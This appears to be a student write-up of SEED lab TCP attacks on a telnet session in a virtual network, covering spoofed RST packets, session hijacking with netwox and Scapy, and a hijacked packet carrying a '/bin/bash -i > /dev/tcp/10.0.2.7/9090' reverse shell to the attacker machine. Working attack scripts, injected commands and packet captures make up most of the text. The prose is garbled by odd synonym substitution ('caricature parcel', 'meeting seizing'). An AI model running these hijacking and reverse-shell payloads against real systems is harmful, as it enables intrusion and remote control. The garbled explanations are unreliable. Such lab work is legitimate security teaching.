81	2020-02-15 18:23:14.713722730	PcsCompu_98:60:5e	PcsCompu_b7:ba:af	ARP	60 10.0.2.10 is at 08:00:27:98:60:5e
82	2020-02-15 18:23:14.767067851	10.0.2.8	10.0.2.10	TCP	54 23 → 50198 [RST, ACK] Seq=1013704149 Ack=1241332326 Win=…
83	2020-02-15 18:23:14.767316224	10.0.2.8	10.0.2.10	TCP	54 [TCP ACKed unseen segment] 23 → 50198 [RST, ACK] Seq=101…

```
▶ Frame 82: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_98:60:5e (08:00:27:98:60:5e)
▶ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.10
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 50198, Seq: 1013704149, Ack: 1241332326, Len: 0
    Source Port: 23
    Destination Port: 50198
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1013704149
    Acknowledgment number: 1241332326
    Header Length: 20 bytes
  ▶ Flags: 0x014 (RST, ACK)
    Window size value: 0
    [Calculated window size: 0]
    [Window size scaling factor: 128]
    Checksum: 0x2ced [unverified]
```

This shows that we had the option to close a laid out association among An and B by caricaturing a RST parcel from B to A.

Utilizing Scapy:

Presently we play out a similar RST Attack on a telnet association utilizing the accompanying scapy program:

SEEDLAB_LULWA

D:\labs\InternetSecurityAttacks-master\TCP Attacks\Task2.py - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

Task2.py


```python
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 50204
sequence = 2106704268

print("Sending RESET Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=source_port,dport=23,flags="R", seq=sequence)
pkt = IPLayer/TCPLayer
pkt.show()
send(pkt,verbose=0)
```

In the wake of laying out the association and checking the laid out association by sending a pwd order, we sniff the organization to observe the succession number and source port of the last sent parcel from 10.0.2.10 (A) to 10.0.2.8 (B):


1	2020-02-15 19:17:21.226660493	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
2	2020-02-15 19:17:21.227200639	10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
3	2020-02-15 19:17:21.227207657	10.0.2.10	10.0.2.8	TCP	66	50204 → 23 [ACK] Seq=2106704264 Ack=508700242 Win=237 Len=0 T…
4	2020-02-15 19:17:21.477923410	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
5	2020-02-15 19:17:21.478493638	10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
6	2020-02-15 19:17:21.478499756	10.0.2.10	10.0.2.8	TCP	66	50204 → 23 [ACK] Seq=2106704265 Ack=508700243 Win=237 Len=0 T…
7	2020-02-15 19:17:21.813526467	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
8	2020-02-15 19:17:21.813969880	10.0.2.8	10.0.2.10	TELNET	67	Telnet Data ...
9	2020-02-15 19:17:21.814267438	10.0.2.10	10.0.2.8	TCP	66	50204 → 23 [ACK] Seq=2106704266 Ack=508700244 Win=237 Len=0 T…
10	2020-02-15 19:17:22.366672260	10.0.2.10	10.0.2.8	TELNET	68	Telnet Data ...
11	2020-02-15 19:17:22.368941280	10.0.2.8	10.0.2.10	TELNET	80	Telnet Data ...
12	2020-02-15 19:17:22.369372125	10.0.2.10	10.0.2.8	TCP	66	50204 → 23 [ACK] Seq=2106704268 Ack=508700258 Win=237 Len=0 T…
13	2020-02-15 19:17:22.371034162	10.0.2.8	10.0.2.10	TELNET	87	Telnet Data ...
14	2020-02-15 19:17:22.371042858	10.0.2.10	10.0.2.8	TCP	66	50204 → 23 [ACK] Seq=2106704268 Ack=508700279 Win=237 Len=0 T…
15	2020-02-15 19:17:59.378685316	fe80::4fd4:7bb8:663f:1…	ff02::fb	MDNS	180	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR …

```
▸ Frame 14: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_98:60:5e (08:00:27:98:60:5e), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▸ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▾ Transmission Control Protocol, Src Port: 50204, Dst Port: 23, Seq: 2106704268, Ack: 508700279, Len: 0
    Source Port: 50204
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2106704268
    Acknowledgment number: 508700279
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 237]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xbf0c [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
```

For our assault to find success, we want to ensure that the arrangement number is actually the thing is next expected by the server or, in all likelihood our assault will fizzle. Then, at that point, we run the program on the aggressor machine and see that the association closes on the client machine:



The accompanying shows that a RST bundle is sent from A to B and the source MAC address is of the Attacker. This demonstrates that we had the option to effectively play out a RST assault:



Henceforth, we had the option to effectively send off a TCP RST assault on a SSH association utilizing netwox device and scapy.

TASK 3 TCP Session Hijacking

Utilizing Netwox:

SEEDLAB_LULWA

We first believer the information to be placed in the parcel to Hex string from an ASCII string as follows:

We then, at that point, lay out an association between the client and server and sniff the parcels to track down the most recent sent bundle. The subtleties of this bundle will be utilized to develop the parodied parcel:

```
Terminal
[02/09/22]seed@VM:~$ python
Python 2.7.12 (default
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\rtouch textfile.txt; echo Megha > textfile.txt\r".encode("Hex")
'0d746f75636820746578746696c652e7478743b206563686f204d65676861203e2074657874666
96c652e7478740d'
```

We then, at that point, lay out an association between the client and server and sniff the parcels to track down the most recent sent bundle. The subtleties of this parcel will be utilized to develop the parodied bundle:

ip.src==10.0.2.10 and ip.dst==10.0.2.8 Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
37	2020-02-19 19:23:22.147715409	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
39	2020-02-19 19:23:22.328279147	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
41	2020-02-19 19:23:22.587434999	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
43	2020-02-19 19:23:22.770201637	10.0.2.10	10.0.2.8	TELNET	68	Telnet Data ...
46	2020-02-19 19:23:22.772726984	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412135 Win=29312 Len=…
48	2020-02-19 19:23:22.793839144	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412200 Win=29312 Len=…
50	2020-02-19 19:23:22.794272561	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412202 Win=29312 Len=…
52	2020-02-19 19:23:22.922528105	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412265 Win=29312 Len=…
54	2020-02-19 19:23:22.923036218	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412414 Win=30336 Len=…
56	2020-02-19 19:23:22.923601081	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412416 Win=30336 Len=…
58	2020-02-19 19:23:22.924544162	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412441 Win=30336 Len=…
60	2020-02-19 19:23:22.925471150	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412443 Win=30336 Len=…
62	2020-02-19 19:23:22.928654981	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412478 Win=30336 Len=…
64	2020-02-19 19:23:23.062775214	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412499 Win=30336 Len=…

```
▶ Frame 64: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_98:60:5e (08:00:27:98:60:5e), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 32962, Dst Port: 23, Seq: 2189389210, Ack: 3480412499, Len: 0
    Source Port: 32962
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2189389210
    Acknowledgment number: 3480412499
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0x470f [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▶ [SEQ/ACK analysis]
```

By running the netwox apparatus 40, we then, at that point, parody a parcel from 10.0.2.10 to 10.0.2.8 to such an extent that it contains an order to make a document and keep in touch with it. This order could be more destructive, for example, erasing every one of the documents in the present registry. Be that as it may, for show purposes we simply make a document and keep in touch with it. The arrangement number, affirmation number and the source port are acquired from the last bundle. We set every one of the necessary fields to send the parcel without it being dropped or hailed because of missing field. The accompanying show the order and the result of the order:

```
[02/09/22]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.10 --ip4-dst 10.0.2.8 --ip4-ttl 64 --tcp-src 32962
 --tcp-dst 23 --tcp-seqnum 2189389210 --tcp-window 237 --tcp-acknum 3480412499 --tcp-ack --tcp-data "0d
746f75636820746578746669 6c652e7478743b206563686f204d65676861203e207465787466696c652e7478740d"
IP_______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|___0x00=0_____|_____0x0057=87_____________|
|              id               |r|D|M|       offsetfrag        |
|_____0x532D=21293_____________|0|0|0|_____0x0000=0_____________|
|      ttl      |   protocol    |            checksum           |
|___0x40=64_____|___0x06=6_____|_____0x0F63_____________|
|                            source                             |
|_____________________________10.0.2.10_____________________________|
|                           destination                         |
|_____________________________10.0.2.8______________________________|
TCP______________________________________________________________.
|          source port          |       destination port        |
|_____0x80C2=32962_____________|_____0x0017=23_____________|
|                            seqnum                             |
|_____________________0x827F6D9A=2189389210_____________________|
|                            acknum                             |
|_____________________0xCF72E153=3480412499_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|_____0x00ED=237_____________|
|           checksum           |            urgptr             |
|_____0x286C=10348_____________|_____0x0000=0_____________|
0d 74 6f 75  63 68 20 74  65 78 74 66  69 6c 65 2e  # .touch textfile.
74 78 74 3b  20 65 63 68  6f 20 4d 65  67 68 61 20  # txt; echo Megha
3e 20 74 65  78 74 66 69  6c 65 2e 74  78 74 0d     # > textfile.txt.
[02/09/22]seed@VM:~$
```

The accompanying shows the result on the server. We see that at first there was no document containing text in their name and afterward a telnet association is laid out, and the assault program is run. On checking for the document once more, we see that the record is made, and the substance is additionally true to form.

```
Terminal
[02/09/22]seed@VM:~$ ll | grep text
[02/09/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:23             10.0.2.10:32962         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/09/22]seed@VM:~$ ll | grep text
-rw-rw-r-- 1 seed seed       6 Feb 19 19:25 textfile.txt
[02/09/22]seed@VM:~$ cat textfile.txt
Megha
[02/09/22]seed@VM:~$
```

This demonstrates that we had the option to seize the meeting between the client and server and sent an order from the assailant's machine such that it was by all accounts coming from the client.

The accompanying shows the sent bundle in the Wireshark follow:

ip.src==10.0.2.10 and ip.dst==10.0.2.8 Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
52	2020-02-19 19:23:22.922528105	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412265 Win=29312…
54	2020-02-19 19:23:22.923036218	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412414 Win=30336…
56	2020-02-19 19:23:22.923601081	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412416 Win=30336…
58	2020-02-19 19:23:22.924544162	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412441 Win=30336…
60	2020-02-19 19:23:22.925471150	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412443 Win=30336…
62	2020-02-19 19:23:22.928654981	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412478 Win=30336…
64	2020-02-19 19:23:23.062775214	10.0.2.10	10.0.2.8	TCP	66	32962 → 23 [ACK] Seq=2189389210 Ack=3480412499 Win=30336…
71	2020-02-19 19:25:20.729992157	10.0.2.10	10.0.2.8	TELNET	101	Telnet Data ...

```
▸ Frame 71: 101 bytes on wire (808 bits), 101 bytes captured (808 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_98:60:5e (08:00:27:98:60:5e), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▸ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▾ Transmission Control Protocol, Src Port: 32962, Dst Port: 23, Seq: 2189389210, Ack: 3480412499, Len: 47
    Source Port: 32962
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 47]
    Sequence number: 2189389210
    [Next sequence number: 2189389257]
    Acknowledgment number: 3480412499
    Header Length: 20 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0x286c [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
▾ Telnet
    Data: \rtouch textfile.txt; echo Megha > textfile.txt\r
```

We see that the association freezes. This is on the grounds that after the ridiculed bundle is sent, assuming the real client sends something, it is sent with a similar arrangement number as that of the caricature parcel. Presently since the server has previously gotten a parcel with that arrangement number, it simply drops it. Telnet being a TCP association, the client continues to send the parcel until it gets an affirmation.

Additionally, the server sends an ACK to the real client for the caricature bundle and since the client sent nothing, it simply disposes of the got ACK. The server is anticipating an ACK consequently and until it gets one, it continues to send increasingly more ACK parcels.

This prompts a stop and in the long run freezes this association as seen:

SEEDLAB_LULWA

```
Terminal
[02/09/22]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Terminator
Last login
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/09/22]seed@VM:~$
```

Rather than simply making a record, we could alter documents, for example,/and so forth/passwd and others utilizing meeting seizing.

Utilizing Scapy:

A Telnet association is first settled between the client and the server and we sniff this traffic. The accompanying shows the Wireshark follow:

ip.src==10.0.2.10 and ip.dst==10.0.2.8 Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-02-19 19:32:26.779052277	10.0.2.10	10.0.2.8	TELNET	68	Telnet Data ...
3	2020-02-19 19:32:26.780546900	10.0.2.10	10.0.2.8	TCP	66	32964 → 23 [ACK] Seq=2911875996 Ack=3703126067 Win=229 Len=0 TS…
4	2020-02-19 19:32:28.419503298	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
6	2020-02-19 19:32:28.650905900	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
8	2020-02-19 19:32:28.834947337	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
10	2020-02-19 19:32:29.098105365	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
12	2020-02-19 19:32:29.421382968	10.0.2.10	10.0.2.8	TELNET	68	Telnet Data ...
15	2020-02-19 19:32:29.424527423	10.0.2.10	10.0.2.8	TCP	66	32964 → 23 [ACK] Seq=2911876002 Ack=3703126069 Win=229 Len=0 TS…
17	2020-02-19 19:32:29.442569075	10.0.2.10	10.0.2.8	TCP	66	32964 → 23 [ACK] Seq=2911876002 Ack=3703126134 Win=229 Len=0 TS…
19	2020-02-19 19:32:29.442879026	10.0.2.10	10.0.2.8	TCP	66	32964 → 23 [ACK] Seq=2911876002 Ack=3703126136 Win=229 Len=0 TS…
21	2020-02-19 19:32:29.527681666	10.0.2.10	10.0.2.8	TCP	66	32964 → 23 [ACK] Seq=2911876002 Ack=3703126199 Win=229 Len=0 TS…
23	2020-02-19 19:32:29.527890127	10.0.2.10	10.0.2.8	TCP	66	32964 → 23 [ACK] Seq=2911876002 Ack=3703126245 Win=229 Len=0 TS…
25	2020-02-19 19:32:29.528202832	10.0.2.10	10.0.2.8	TCP	66	32964 → 23 [ACK] Seq=2911876002 Ack=3703126412 Win=237 Len=0 TS…
27	2020-02-19 19:32:29.661235684	10.0.2.10	10.0.2.8	TCP	66	32964 → 23 [ACK] Seq=2911876002 Ack=3703126433 Win=237 Len=0 TS…

```
▶ Frame 27: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_98:60:5e (08:00:27:98:60:5e), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 32964, Dst Port: 23, Seq: 2911876002, Ack: 3703126433, Len: 0
    Source Port: 32964
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2911876002
    Acknowledgment number: 3703126433
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 237]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x44c8 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▶ [SEQ/ACK analysis]
```

The subtleties of the last sent bundle is utilized to develop the caricature parcel. We perform meeting commandeering utilizing the accompanying project that sends a bundle from the client to the server and

erases a record named textfile.txt in this registry. This document is the one made in meeting capturing assault utilizing netwox:

Task2.py | Task4.py

```python
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 32964
sequence = 2911876002
acknowldgement = 3703126433

print("Sending Session Hijacking Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=source_port,dport=23,flags="A", seq=sequence,
    ack=acknowldgement)
# Data ="\rrm myfile.txt\r"
Data = "\rrm textfile.txt\r"
pkt = IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)
```

```
36 2020-02-19 19:33:31.678234359   10.0.2.10   10.0.2.8   TELNET   71 Telnet Data ...

▶ Frame 36: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.8
▼ Transmission Control Protocol, Src Port: 32964, Dst Port: 23, Seq: 2911876002, Ack: 3703126433, Len: 17
    Source Port: 32964
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 17]
    Sequence number: 2911876002
    [Next sequence number: 2911876019]
    Acknowledgment number: 3703126433
    Header Length: 20 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x9125 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ [SEQ/ACK analysis]
▼ Telnet
    Data: \rrm textfile.txt\r
```

The accompanying shows the result at the Server. We see that after the association is laid out and the program is run, the record is erased on the server.

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/09/22]seed@VM:~$ ll | grep text
-rw-rw-r-- 1 seed seed       6 Feb 19 19:25 textfile.txt
[02/09/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0     61 10.0.2.8:23             10.0.2.10:32964         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/09/22]seed@VM:~$ ll | grep text
[02/09/22]seed@VM:~$
```

This finishes Session Hijacking assault utilizing netwox and scapy.

TASK 4 Creating Reverse Shell using TCP Session Hijacking

Utilizing the Session Hijacking assault, we make an opposite shell from the server to the assailant's machine, giving aggressor the admittance to the whole server machine to run orders. In this assault, we send an order in the parcel's information to run the slam program and divert its feedback, result and blunder gadgets to the distant TCP association.

Coming up next is the program to play out the meeting seizing assault. The progression of the undertaking is as per the following:

1. Establish a telnet association between the client 10.0.2.10 and server 10.0.2.8.

2. Sniff the traffic and observe the last parcel sent from client to the server. The subtleties of this bundle are utilized to parody the assault parcel.

3. Start a TCP association paying attention to port 9090 on the assailant's machine.

4. Run the Session Hijacking program on the assailant's machine

Task2.py | Task4.py | Task5.py | Task4.py

```python
#!usr/bin/python3
from scapy.all import *
import sys

source_port = 32966
sequence = 1456791569
acknowldgement = 1402843092

print("Sending Session Hijacking Packet ...")
IPLayer = IP(src="10.0.2.10", dst="10.0.2.8")
TCPLayer = TCP(sport=source_port,dport=23,flags="A", seq=sequence,
    ack=acknowldgement)
# Data ="\rrm myfile.txt\r"
Data = "\r/bin/bash -i > /dev/tcp/10.0.2.7/9090 0<&1 2>&1\r"
pkt = IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)
```

The accompanying Wireshark follow show the caricature parcel sent. Notice that the source and objective are of


client and server and MAC source is of the aggressor's machine.

ip.src==10.0.2.10 and ip.dst==10.0.2.8 | Expression...

No.	Time	Source	Destination	Protocol	Length	Info
40	2020-02-19 19:47:05.838985126	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
42	2020-02-19 19:47:06.063996828	10.0.2.10	10.0.2.8	TELNET	67	Telnet Data ...
44	2020-02-19 19:47:06.223377211	10.0.2.10	10.0.2.8	TELNET	68	Telnet Data ...
47	2020-02-19 19:47:06.225961943	10.0.2.10	10.0.2.8	TCP	66	32966 → 23 [ACK] Seq=1456791569 Ack=1402842728 Win=29312…
49	2020-02-19 19:47:06.248052875	10.0.2.10	10.0.2.8	TCP	66	32966 → 23 [ACK] Seq=1456791569 Ack=1402842793 Win=29312…
51	2020-02-19 19:47:06.248419369	10.0.2.10	10.0.2.8	TCP	66	32966 → 23 [ACK] Seq=1456791569 Ack=1402842795 Win=29312…
53	2020-02-19 19:47:06.340303573	10.0.2.10	10.0.2.8	TCP	66	32966 → 23 [ACK] Seq=1456791569 Ack=1402842858 Win=29312…
55	2020-02-19 19:47:06.340796776	10.0.2.10	10.0.2.8	TCP	66	32966 → 23 [ACK] Seq=1456791569 Ack=1402843071 Win=30336…
57	2020-02-19 19:47:06.442827046	10.0.2.10	10.0.2.8	TCP	66	32966 → 23 [ACK] Seq=1456791569 Ack=1402843092 Win=30336…
